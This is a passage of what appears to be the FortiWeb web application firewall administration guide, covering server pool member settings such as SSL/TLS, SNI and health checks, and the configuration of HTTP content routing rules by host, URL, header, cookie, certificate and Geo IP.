IP **or** **Domain**	Specify the IP address or fully-qualified domain name of the web server to include in the pool. For domain servers, FortiWeb queries a DNS server to query and resolve each web server's domain name to an IP address. For improved performance, do one of the following: • Use physical servers instead • Ensure highly reliable, low-latency service to a DNS server on your local network **Tip:** The IP or domain server is usually not the same as a protected host names group. See Protected web servers vs. allowed/protected host names on page 152. **Warning:** Server policies do not apply features that do not yet support IPv6 to servers specified using IPv6 addresses or domain servers whose DNS names resolve to IPv6 addresses. The Server Type on page 164 value determines the name of this option. **Note:** FortiWeb continuously verifies the IP address paired with the domain name and if the IP address changes, FortiWeb automatically updates the origin server IP in its configuration. The frequency that FortiWeb updates the IP depends on the TTL of the DNS record, which is usually 60 seconds in AWS ALB/ELB.
SDN address type	Select whether you want FortiWeb to get the public or private addresses of your application's VM instances, or select **All** to get both the public and the private addresses. **Note:** Private addresses can be obtained only when FortiWeb-VM is deployed in the same subnet with your application's VM instances. Available only if the **Server Type** is **Cloud Connectors**.
SDN Connector	Select the SDN connector you have created. See AWS Connector on page 847 and Azure Connector on page 848. Available only if the **Server Type** is **Cloud Connectors**.

Filter	Once you select the SDN collector that you have created, the available filter options for your VMs in your public cloud account will be listed here. You can select multiple filter options among instance IDs, image IDs, tags, etc. FortiWeb will find the VM instance, for example, whose instance ID is i-12345678 in your AWS account, then obtain the IP address of this instance and record it as the origin server's IP. **AWS** • instance-id (e.g. instance-id=i-12345678) • image-id (e.g. image-id=ami-123456) • key-name (e.g. key-name=aws-key-name) • subnet-id (e.g. subnet-id=sub-123456) • tag:*TagName* (The tag attached to the instance. *TagName* is a variable. It can be any value you have named for the tag. e.g. tag:Type=appserver. Up to 8 tags are supported.) **Azure** • vm-name (e.g. vm-name=myVM01) • tag:*TagName* (The tag attached to the virtual machine. *TagName* is a variable. It can be any value you have named for the tag, e.g. tag:Type=appserver. Up to 8 tags are supported.) Available only if the **Server Type** is **Cloud Connectors**.
Port	Type the TCP port number where the pool member listens for connections. The valid range is from 1 to 65,535.
Connection Limit	Specifies the maximum number of TCP connections that FortiWeb forwards to this pool member. The default is `0` (disabled). The valid range is from 0 to 1,048,576. Available only if the Type on page 162 is **Reverse Proxy**.
Weight	If the pool member is part of a pool that uses the weighted round-robin load-balancing algorithm, type the weight of the member when FortiWeb distributes TCP connections. Members with a greater weight receive a greater proportion of connections. Weighting members can be useful when, for example, some servers in the pool are more powerful or if a member is already receiving fewer or more connections due to its role in multiple websites. Available only if the Type on page 162 is **Reverse Proxy** and Single Server/Server Balance on page 162 is **Server Balance**.
Inherit Health Check	Clear to use the health check specified by **Server Health Check** in this server pool rule instead of the one specified in the server pool configuration. Available only if the Type on page 162 is **Reverse Proxy** and Single Server/Server Balance on page 162 is **Server Balance**.
Server Health Check	Specifies an availability test for this pool member. For details, see Configuring server up/down checks on page 155.

	Available only if the Type on page 162 is **Reverse Proxy** and Single Server/Server Balance on page 162 is **Server Balance**.
Health Check Domain Name	Enter an HTTP host header name to test the availability of a specific host. This is useful if the pool member hosts multiple websites (virtual hosting environment). Available only if Type on page 156 is **HTTP**.
Backup Server	When this option is selected and all the members of the server pool fail their server health check, FortiWeb routes any connections for the pool to this server. The backup server mechanism does not work if you do not specify server health checks for the pool members. If you select this option for more than one pool member, FortiWeb uses the load balancing algorithm to determine which member to use. Available only if the Type on page 162 is **Reverse Proxy** and Single Server/Server Balance on page 162 is **Server Balance**.
Proxy Protocol	If the back-end server enables proxy protocol, you need to enable the **Proxy Protocol** option on FortiWeb so that the TCP SSL and HTTP traffic can successfully go through. The real IP address of the client will be included in the proxy protocol header. Available only if the Type on page 162 is **Reverse Proxy**, **True Transparent Proxy**, **Offline Protection**, or **Transparent Inspection**.
Proxy Protocol Version	Select the proxy protocol version for the back-end server. Available only if the Type on page 162 is **Reverse Proxy** or **True Transparent Proxy**.
HTTP/2	Enable to allow HTTP/2 communication between the FortiWeb and this back-end web server. When FortiWeb's security services are applied to the HTTP/2 traffic between clients and this web server in **Reverse Proxy mode**: • **Enabling** this option makes sure the traffic is transferred in HTTP/2 between FortiWeb and this web server, if this web server supports HTTP/2. **Note:** Make sure that this back web server really supports HTTP/2 before you enable this, or connections will go failed. • **Disabling** this option makes FortiWeb to converse HTTP/2 to HTTP/1.x for this web server, or converse HTTP/1.x to HTTP/2 for the clients, if this web server does not support HTTP/2.

	In **True Transparent Proxy** mode, it requires this option be enabled and the SSL on page 167 be well-configured to enable FortiWeb's HTTP/2 inspection. When HTTP/2 inspection is enabled in True Transparent Proxy mode, FortiWeb performs **no** protocol conversions between HTTP/1.x and HTTP/2, which means HTTP/2 connections will not be established between clients and back-end web servers if the web servers do not support HTTP/2. For details, see HTTP/2 support on page 38. **Note:** Please confirm the operation mode and HTTP versions your back-end web servers are running so that HTTP/2 inspection can work correctly with your web servers. If the Deployment Mode on page 240 in the server policy configuration is HTTP Content Routing and HTTP/2 on page 243 is enabled, keep HTTP/2 on page 166 disabled in the server pool configuration. This option is available only when the Type on page 162 is **Reverse Proxy**.
SSL	For Reverse Proxy, Offline Protection, and Transparent Inspection modes, specifies whether connections between FortiWeb and the pool member use SSL/TLS. For True Transparent Proxy and WCCP modes, specifies whether SSL/TLS processing is offloaded to FortiWeb and SSL/TLS is used for connections between FortiWeb and the pool member: For True Transparent Proxy mode, if the pool member requires SNI support, see Configuring server-side SNI support on page 161. For Offline Protection and Transparent Inspection mode, also configure Certificate File on page 168. FortiWeb uses the certificate to decrypt and scan connections before passing the encrypted traffic through to the pool members (SSL inspection). **Note:** Ephemeral (temporary key) Diffie-Hellman exchanges are not supported if the FortiWeb appliance is operating in Transparent Inspection or Offline Protection mode. For True Transparent Proxy and WCCP mode, also configure Certificate File on page 168, Client Certificate on page 168, and the settings described in Defining your web servers on page 155. FortiWeb handles SSL negotiations and encryption and decryption instead of the pool member (SSL offloading). For Reverse Proxy mode: • You can configure SSL offloading for all members of a pool using a server policy. For details, see Configuring a server policy on page 238. • If the pool member requires SNI support, see Configuring server-side SNI support on page 161. **Note:** When this option is enabled, the pool member **must** be configured to apply SSL. **Note:** This option and related settings are required to be well-configured for enabling FortiWeb's HTTP/2 support in True Transparent Proxy mode.
Enable Multi-certificate	Enable this option to allow FortiWeb to use multiple local certificates. Available when: • SSL on page 167 is enabled, and • FortiWeb is operating in **True Transparent Proxy** mode that performs SSL inspection.Offloading vs. inspection on page 283

Multi-certificate	Select the local server certificate created in **Server Objects > Certificates > Local > Multi-certificate** that FortiWeb uses to encrypt or decrypt SSL-secured connections for the website specified by Defining your web servers. For details, see Defining your web servers on page 155.
Certificate File	Select the server certificate that FortiWeb uses to decrypt SSL-secured connections. For True Transparent Proxy and WCCP modes, also complete the settings described in described in Defining your web servers on page 155. Available when: • SSL on page 167 is enabled, and • FortiWeb is operating in a mode **other than** Reverse Proxy that performs SSL inspection. See Offloading vs. inspection on page 283.
Certificate Intermediate Group	Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to clients. An intermediate CA can complete the signing chain and validate the server certificate's CA signature. Configure this option when clients receive certificate warnings that an intermediary CA has signed the server certificate specified by Certificate File on page 168, not a root CA or other CA currently trusted by the client directly. Alternatively, you can include the entire signing chain in the server certificate itself before you upload it to FortiWeb. For details, see How to offload or inspect HTTPS on page 294 and How to offload or inspect HTTPS on page 294. . Available only if the Type on page 162 is **True Transparent Proxy** or **WCCP** and SSL on page 167 is enabled.
Client Certificate	If connections to this pool member require a valid client certificate, select the client certificate that FortiWeb uses. Available when: • SSL on page 167 is enabled, and • FortiWeb is operating in Reverse Proxy, True Transparent Proxy, or WCCP mode. Upload a client certificate for FortiWeb using the steps you use to upload a server certificate. For details, see How to offload or inspect HTTPS on page 294.
Client Certificate Proxy	Enable to configure seamless PKI integration. When this option is configured, FortiWeb attempts to verify client certificates when users make requests and resigns new certificates that it sends to the server. Also configure Client Certificate Proxy Sign CA on page 168. For details, see Seamless PKI integration on page 326.
Enable Server Name Indication (SNI) Forwarding	Enable so that FortiWeb forwards the client's server name in the SSL handshake to the server so that the server handles SNI instead of FortiWeb.
Client Certificate Proxy Sign CA	Select a Sign CA FortiWeb will use to verify and resign new client certificates. For details, see Seamless PKI integration on page 326.

Add HSTS Header	Enable to combat MITM attacks on HTTP by injecting the RFC 6797 (HTTP://tools.ietf.org/html/rfc6797) strict transport security header into the reply, such as: `Strict-Transport-Security: max-age=31536000;includeSubDomains;preload` This header forces clients to use HTTPS for subsequent visits to this domain. If the certificate is invalid, the client's web browser receives a fatal connection error and does not display a dialog that allows the user to override the certificate mismatch error and continue. Available only when the Type on page 162 is **True Transparent Proxy** or **WCCP** and **SSL** is enabled.
Add HPKP Header	Select an HPKP profile, if any, to use to verify certificates when clients attempt to access a server. HPKP prevents attackers from carrying out *Man in the Middle* (MITM) attacks with forged certificates. For details, see HTTP Public Key Pinning on page 311. Available only if SSL on page 167 is enabled.
Certificate Verification	Select the name of a certificate verifier, if any, that FortiWeb uses to validate an HTTP client's personal certificate. However, if you select Enable Server Name Indication (SNI) on page 170 and the domain in the client request matches an entry in the specified SNI policy, FortiWeb uses the SNI configuration to determine which certificate verifier to use. If you do not select a verifier, clients are not required to present a personal certificate. For details, see How to apply PKI client authentication (personal certificates) on page 312. Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the website (PKI authentication). You can require that clients present a certificate instead of, or in addition to, HTTP authentication. For details, see Offloading HTTP authentication & authorization on page 336. **Note:** The client must support TLS 1.0, TLS 1.1, TLS 1.2, and TLS 1.3. Available only when the Type on page 162 is **Reverse Proxy**.
Enable URL Based Client Certificate	Specifies whether FortiWeb uses a URL-based client certificate group to determine whether a client is required to present a personal certificate. **Note:** This function is not supported for HTTP/2 communication between the Client and this back-end web server.
URL Based Client Certificate Group	Specifies the URL-based client certificate group that determines whether a client is required to present a personal certificate. If the URL the client requests does not match an entry in the group, the client is not required to present a personal certificate. For details about creating a group, see Use URLs to determine whether a client is required to present a certificate on page 324.
Max HTTP Request Length	Specifies the maximum allowed length for an HTTP request with a URL that matches an entry in the URL-based client certificate group.

	FortiWeb blocks any matching requests that exceed the specified size. This setting prevents a request from exceeding the maximum buffer size.
Client Certificate Forwarding	Enable to configure FortiWeb to include the X.509 personal certificate presented by the client during the SSL/TLS handshake, if any, in an `X-Client-Cert:` HTTP header when it forwards the traffic to the protected web server. FortiWeb still validates the client certificate itself, but this forwarding action can be useful if the web server requires the client certificate for the purpose of server-side identity-based functionality.
Custom Header of CCF Subject	Enter a custom subject header that will include the subject of the X.509 personal certificate presented by the client during the SSL/TLS handshake when it forwards the traffic to the protected web server. Available only when Client Certificate Forwarding on page 170 is enabled.
Custom Header of CCF Certificate	Enter a custom certificate header that will include the Base64 certificate of the X.509 personal certificate presented by the client during the SSL/TLS handshake when it forwards the traffic to the protected web server. Available only when Client Certificate Forwarding on page 170 is enabled.
Enable Server Name Indication (SNI)	Select to use a Server Name Indication (SNI) configuration instead of or in addition to the server certificate specified by Certificate File on page 168. The SNI configuration enables FortiWeb to determine which certificate to present on behalf of the pool member based on the domain in the client request. For details, see How to offload or inspect HTTPS on page 294. If you specify both an SNI configuration and Certificate File on page 168, FortiWeb uses the certificate specified by the Certificate File on page 168 when the domain in the client request does not match a value in the SNI configuration. If you select Enable Strict SNI on page 170, FortiWeb always ignores the value of the Certificate File on page 168.
Enable Strict SNI	Select to configure FortiWeb to ignore the value of Certificate File on page 168 when it determines which certificate to present on behalf of the pool member, even if the domain in a client request does not match a value in the SNI configuration. Available only if Enable Server Name Indication (SNI) on page 170 is selected.
SNI Policy	Select the Server Name Indication (SNI) configuration that FortiWeb uses to determine which certificate it presents on behalf of this pool member. Available only if Enable Server Name Indication (SNI) on page 170 is selected.
Supported SSL Protocols	Specify which versions of the SSL or TLS cryptographic protocols FortiWeb can use to connect securely to this pool member. TLS protocol changes a lot since version 1.3, including the handshake algorithm, the supported ciphers and certificates. Make sure you understand how it works before enabling TLS 1.3. **Note:** O-RTT in TLS 1.3 is disabled by default. You can use the following command to enable it: `config server-policy setting`

	`set tls13-early-data-mode enable`
	`end`
	For the supported ciphers of each TLS version, see Supported cipher suites & protocol versions on page 285.
	This option is available when:
	• SSL on page 167 is enabled, and
	• The Type on page 162 is Reverse Proxy, True Transparent Proxy, or WCCP.

SSL/TLS Encryption Level	Specify whether the set of cipher suites that FortiWeb allows creates a medium-security, high-security, or custom configuration. For details, see Supported cipher suites & protocol versions on page 285. Available when: • SSL on page 167 is enabled, and • The Type on page 162 is Reverse Proxy, True Transparent Proxy, or WCCP.
Session Ticket Reuse	Enable so that FortiWeb reuses the session ticket when establishing an SSL connection to a pserver. If the SSL connection has a server name, FortiWeb can only reuse a session ticket for the specified pserver. **Note**: This option is available only when SSL on page 167 is enabled.
Session ID Reuse	Enable so that FortiWeb reuses the session ID when establishing an SSL connection to a pserver. If the SSL connection has a server name, FortiWeb can only reuse a session ID for the specified pserver. If both a session ticket and ID exist for a pserver, FortiWeb will reuse the ticket. **Note**: This option is available only when SSL on page 167 is enabled.
Disable Client-Initiated SSL Renegotiation	Select to ignore requests from clients to renegotiate TLS or SSL. This setting protects against denial-of-service (DoS) attacks that use TLS/SSL renegotiation to overburden the server. Available only when the Type on page 162 is Reverse Proxy or True Transparent Proxy.
Recover	Specifies the number of seconds that FortiWeb waits before it forwards traffic to this pool member after a health check indicates that this server is available again. The default is `0` (disabled). The valid range is 0 to 86,400 seconds. After the recovery period elapses, FortiWeb assigns connections at the rate specified by Warm Rate on page 172. Examples of when the server experiences a recovery and warm-up period: • A server is coming back online after the health check monitor detected it was down. • A network service is brought up before other daemons have finished initializing and therefore the server is using more CPU and memory resources than when startup is complete. To avoid connection problems, specify the separate warm-up rate, recovery rate, or both. **Tip:** During scheduled maintenance, you can also manually apply these limits by setting Status on page 164 to **Maintenance**.

Warm Up	Specifies for how long FortiWeb forwards traffic at a reduced rate after a health check indicates that this pool member is available again but it cannot yet handle a full connection load. For example, when the pool member begins to respond but startup is not fully complete. The default is `0` (disabled). The valid range is 1 to 86,400 seconds.
Warm Rate	Specifies the maximum connection rate while the pool member is starting up. The default is `10` connections per second. The valid range is 0 to 86,400 connections per second. The warm up calibration is useful with servers that bring up the network service before other daemons are initialized. As these types of servers come online, CPU and memory are more utilized than they are during normal operation. For these servers, you define separate rates based on warm-up and recovery behavior. For example, if Warm Up on page 172 is 5 and **Warm Rate** is 2, the maximum number of new connections increases at the following rate: • 1st second—Total of 2 new connections allowed (0+2). • 2nd second—2 new connections added for a total of 4 new connections allowed (2+2). • 3rd second—2 new connections added for a total of 6 new connections allowed (4+2). • 4th second—2 new connections added for a total of 8 new connections allowed (6+2). • 5th second—2 new connections added for a total of 10 new connections allowed (8+2).

9. Repeat the previous steps for each IP address or domain that you want to add to the server pool.
10. Click **OK**.
11. To apply the server pool configuration, do one of the following:
    - Select it in a server policy directly.
    - Select it in an HTTP content writing policy that you can, in turn, select in a server policy.

For details, see Configuring a server policy on page 238 and Routing based on HTTP content on page 173.

See also

- IPv6 support on page 30
- HTTP pipelining on page 251
- Routing based on HTTP content on page 173
- Configuring a server policy on page 238
- Configuring server up/down checks on page 155
- Sequence of scans on page 22
- How to offload or inspect HTTPS on page 294
- Forcing clients to use HTTPS on page 310

Routing based on HTTP content

Instead of dynamically routing requests to a server pool simply based upon load or connection distribution at the TCP/IP layers, as basic load balancing does, you can forward them based on the host, headers or other content in the HTTP layer.

HTTP content routing policies define how FortiWeb routes requests to server pools. They are based on one or more of the following HTTP elements:

- Host
- URL
- HTTP parameter
- Referer
- Source IP
- Header
- Cookie
- X509 certificate field value
- HTTPS SNI
- Geo IP

This type of routing can be useful if, for example, a specific web server or group of servers on the back end support specific web applications, functions, or host names. That is, your web servers or server pools are not identical, but specialized. For example:

- 192.168.0.1—Hosts the website and blog
- 192.168.0.2 and 192.168.0.3—Host movie clips and multimedia
- 192.168.0.4 and 192.168.0.5—Host the shopping cart

Another example is a topology where back-end servers or a traffic controller (TC) server externally manage how FortiWeb routes and balances the traffic load. The TC embeds a cookie that indicates how to route the client's next request. In the diagram, if a request has no cookie (that is, it initializes a session), FortiWeb's HTTP content routing is configured to forward that request to the TC, Web Server 1. For subsequent requests, as long as the cookie exists, FortiWeb routes those requests to Web Server 2.



When FortiWeb operates in Reverse Proxy mode, HTTP Content Routing is partially supported if HTTP/2 security inspection is enabled. In such cases, FortiWeb can handle HTTP/2 for client requests, but traffic between FortiWeb and the server(s) must use HTTP, so the **HTTP/2**setting in a server pool configuration would have to remain disabled. For details, see HTTP/2 support on page 38.

To configure HTTP content routing

1. Go to **Server Objects > Server > HTTP Content Routing**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. For **Name**, enter a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
4. For **Server Pool**, select a server pool. FortiWeb forwards traffic to this pool when the traffic matches rules in this policy.
   Select only one server pool for each HTTP content routing configuration. However, multiple HTTP content routing configurations can use the same server pool. For details, see Creating an HTTP server pool on page 161.
   Note: If the Deployment Mode on page 240 in the server policy configuration is HTTP Content Routing and HTTP/2 on page 243 is enabled, keep HTTP/2 on page 166 disabled in the server pool configuration.
5. Click **OK**, then click **Create New**.
6. Configure these settings:

If you've configured request rewriting, configure HTTP content-based routing based on the **original** request, as it appears **before** FortiWeb has rewritten it.
For more information on rewriting, see Rewriting & redirecting on page 359.

Match Object	Select the object that FortiWeb examines for matching values.
HTTP Host	
HTTP Host	

	Specify one of the following values to match:
	• **Match prefix**—The host to match begins with the specified string.
	• **Match suffix**—The host to match ends with the specified string.
	• **Match contains**—The host to match contains the specified string.
	• **Match domain**—The host to match contains the specified string between the periods in a domain name.
	
	For example, if the value is `abc`, the condition matches the following hostnames:
	
	`dname1.abc.com`
	`dname1.dname2.abc.com`

		However, the same value does not match the following hostnames:
		
		`abc.com`
		`dname.abc`
		
		• **Is equal to**—The host to match is the specified string.
		• **Regular expression**—The host to match has a value that matches the specified regular expression.

	(value)	Specifies a host value to match. If **Regular Expression** is selected, the value is an expression that matches the object. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Reverse	Enable so that the condition is met when the value you specify to match is not matched.
	Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP URL		

	HTTP URL	Specify one of the following values to match:
		• **Match prefix**—The URL to match begins with the specified string.
		• **Match suffix**—The URL to match ends with the specified string.
		• **Match contains**—The URL to match contains the specified string.
		• **Match directory**—The URL to match contains the specified string between delimiting characters (slash).
		
		For example, if the value is `abc`, the condition matches the following URLs:
		
		`test.com/abc/`
		`test.com/dir1/abc/`
		
		However, the same value does not match the following URLs:
		
		`test.com/abc`
		`test.abc.com`
		
		• **Is equal to**—The URL to match is the specified string.
		• **Regular expression**—The URL to match matches the specified regular expression.

(value)	Specifies a URL to match. For example, a literal URL, such as `/index.php`, that a matching HTTP request contains. For example, when **Is equal to** is selected, the value `/dir1/abc/index.html` matches the following URL: `HTTP://test.abc.com/dir1/abc/index.html` If **Regular Expression** is selected, the value is an expression that matches the object. For example, `^/*.php`. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Reverse	Enable so that the condition is met when the value you specify to match is not matched.
Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP Parameter	
Parameter Name	Specify one of the following values to match: • **Match prefix**—The parameter name to match begins with the specified string. • **Match suffix**—The parameter name to match ends with the specified string. • **Match contains**—The parameter name to match contains the specified string. • **Is equal to**—The parameter name to match is the specified string. • **Regular expression**—The parameter name to match matches the specified regular expression.
(value)	Specifies a parameter name to match. If **Regular Expression** is selected, the value is an expression that matches the object. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Parameter Value	Specify one of the following values to match: • **Match prefix**—The parameter value to match begins with the specified string. • **Match suffix**—The parameter value to match ends with the specified string. • **Match contains**—The parameter value to match contains the specified string. • **Is equal to**—The parameter value to match is the specified string.

	• **Regular expression**—The parameter value to match matches the specified regular expression.
(value)	Specifies a parameter value to match. If **Regular Expression** is selected, the value is an expression that matches the object. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Reverse	Enable so that the condition is met when the value you specify to match is not matched.
Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP Referer	
HTTP Referer	Specify one of the following values to match: • **Match prefix**—The HTTP referer value to match begins with the specified string. • **Match suffix**—The HTTP referer value to match ends with the specified string. • **Match contains**—The HTTP referer value to match contains the specified string. • **Is equal to**—The HTTP referer value to match is the specified string. • **Regular expression**—The HTTP referer value to match matches the specified regular expression.
(value)	Specifies an HTTP referer value to match. If **Regular Expression** is selected, the value is an expression that matches the HTTP referer value. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Reverse	Enable so that the condition is met when the value you specify to match is not matched.
Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP Cookie	
HTTP Cookie	Specify one of the following values to match: • **Match prefix**—The cookie name to match begins with the

		specified string. • **Match suffix**—The cookie name to match ends with the specified string. • **Match contains**—The cookie name to match contains the specified string. • **Is equal to**—The cookie name to match is the specified string. • **Regular expression**—The cookie name to match matches the specified regular expression.
	(value)	Specifies a cookie name to match. If **Regular Expression** is selected, the value is an expression that matches the name. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Cookie Value	Specify one of the following values to match: • **Match prefix**—The cookie value to match begins with the specified string. • **Match suffix**—The cookie value to match ends with the specified string. • **Match contains**—The cookie value to match contains the specified string. • **Is equal to**—The cookie value to match is the specified string. • **Regular expression**—The cookie value to match matches the specified regular expression. For example, `hash[a-fA-F0-7]*`.
	(value)	Specifies a cookie value to match. If **Regular Expression** is selected, the value is an expression that matches the cookie value. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Reverse	Enable so that the condition is met when the value you specify to match is not matched.
	Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP Header		
	Header Name	Specify one of the following values to match: • **Match prefix**—The header name to match begins with the specified string. • **Match suffix**—The header name to match ends with the specified string.

		• **Match contains**—The header name to match contains the specified string. • **Is equal to**—The header name to match is the specified string. • **Regular expression**—The header name to match matches the specified regular expression.
	(value)	Specifies a header name to match. If **Regular Expression** is selected, the value is an expression that matches the name. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Header Value	Specify one of the following values to match: • **Match prefix**—The header value to match begins with the specified string. • **Match suffix**—The header value to match ends with the specified string. • **Match contains**—The header value to match contains the specified string. • **Is equal to**—The header value to match is the specified string. • **Regular expression**—The header value to match matches the specified regular expression.
	(value)	Specifies a header value to match. If **Regular Expression** is selected, the value is an expression that matches the header value. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Reverse	Enable so that the condition is met when the value you specify to match is not matched.
	Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
Source IP		
	Source IP	Specify one of the following values to match: • **IPv4 Address/Range**—The source IP to match is an IPv4 IP address or within a range of IPv4 IP addresses. • **IPv6 Address/Range**—The source IP to match is an IPv6 IP address or within a range of IPv6 IP addresses. • **Regular expression**—The source IP to match matches the specified regular expression. • **Import From CSV File**—The source IPs to match are multiple IP addresses or IP ranges included in the CSV file.
	(value)	Specifies a source IP address value to match.

		If **Regular Expression** is selected, the value is an expression that matches the source IP. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Reverse	Enable so that the condition is met when the value you specify to match is not matched.
	Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
X509 Certificate Subject		Matches against a specified Relative Distinguished Name (RDN) in the X509 certificate `Subject` field. Use an attribute-value pair to specify the RDN. For example, an X509 certificate has the following `Subject` field content: C=CN, ST=Beijing, L=Haidian, O=fortinet, OU=fortiweb, CN=pc110 The following settings match a certificate with this `Subject` field by matching the RDN `O=fortinet`: • **X509 Field Name**—**O** • **Value =**—`fortinet`
	X509 Field Name	Select the attribute type to match: **E**, **CN**, **OU**, **O**, **L**, **ST**, **C**.
	X509 Field Value	Specify one of the following values in the X509 extension to match: • **Match prefix**—The X509 subject value to match begins with the specified string. • **Match suffix**—The X509 subject value to match ends with the specified string. • **Match contains**—The X509 subject value to match contains the specified string. • **Is equal to**—The X509 subject value to match is the specified string. • **Regular expression**—The X509 subject value matches the specified regular expression.
	(value)	Specifies an X509 Subject value to match. If **Regular Expression** is selected, the value is an expression that matches the X509 Subject value. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Reverse	Enable so that the condition is met when the value you specify to match is not matched.
	Relationship	• **And**—Matching requests match this entry in addition to other

	with previous rule	entries in the HTTP content routing list. • **Or**—Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.

X509 Certificate Extension		Matches against additional fields that the extensions field adds to the X509 certificate.
		For example, an X509 certificate has the following extensions:
		`Extensions:`
		`X509v3 Basic Constraints: CA:TRUE`
		`X509v3 Subject Alternative Name: URI:aaaa`
		`X509v3 Issuer Alternative Name: URI:bbbb`
		`Full Name: URI:cccc`
		
		The following settings match the extension X509v3 Basic Constraints by matching its value:
		• **Match Object**—**X509 Certificate Extension**
		• **X509 Field Value**—**Is equal to**
		• (value)—`CA:TRUE`

	X509 Field Value	Specify one of the following values in the X509 extension to match: • **Match prefix**—The X509 extension value to match begins with the specified string. • **Match suffix**—The X509 extension value to match ends with the specified string. • **Match contains**—The X509 extension value to match contains the specified string. • **Is equal to**—The X509 extension value to match is the specified string. • **Regular expression**—The X509 extension value matches the specified regular expression.
	(value)	Specifies an X509 extension value to match. If **Regular Expression** is selected, the value is an expression that matches the X509 extension value. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Reverse	Enable so that the condition is met when the value you specify to match is not matched.
	Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTPS SNI		
	HTTPS SNI	Specify one of the following values in the HTTPS SNI to match:

		• **Match prefix**—The HTTPS SNI value to match begins with the specified string. • **Match suffix**—The HTTPS SNI value to match ends with the specified string. • **Match contains**—The HTTPS SNI value to match contains the specified string. • **Is equal to**—The HTTPS SNI value to match is the specified string. • **Regular expression**—The HTTPS SNI value matches the specified regular expression.
	(value)	Specifies an HTTPS SNI value to match. If **Regular Expression** is selected, the value is an expression that matches the HTTPS SNI value. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Reverse	Enable so that the condition is met when the value you specify to match is not matched.
	Relationship with previous rule	• **And**—Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or**—Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
Geo IP		Matches against the IP addresses from specified countries.
	Country	Select one or more countries at left, then click the icon to move the selected countries to the right.
	Reverse	Enable to match against the IP addresses from the countries not in the **Selected Country** list.
ZTNA Tags		
	ZTNA Tags	Select the ZTNA tags to match. For more information on ZTNA, see Zero Trust Network Access (ZTNA).
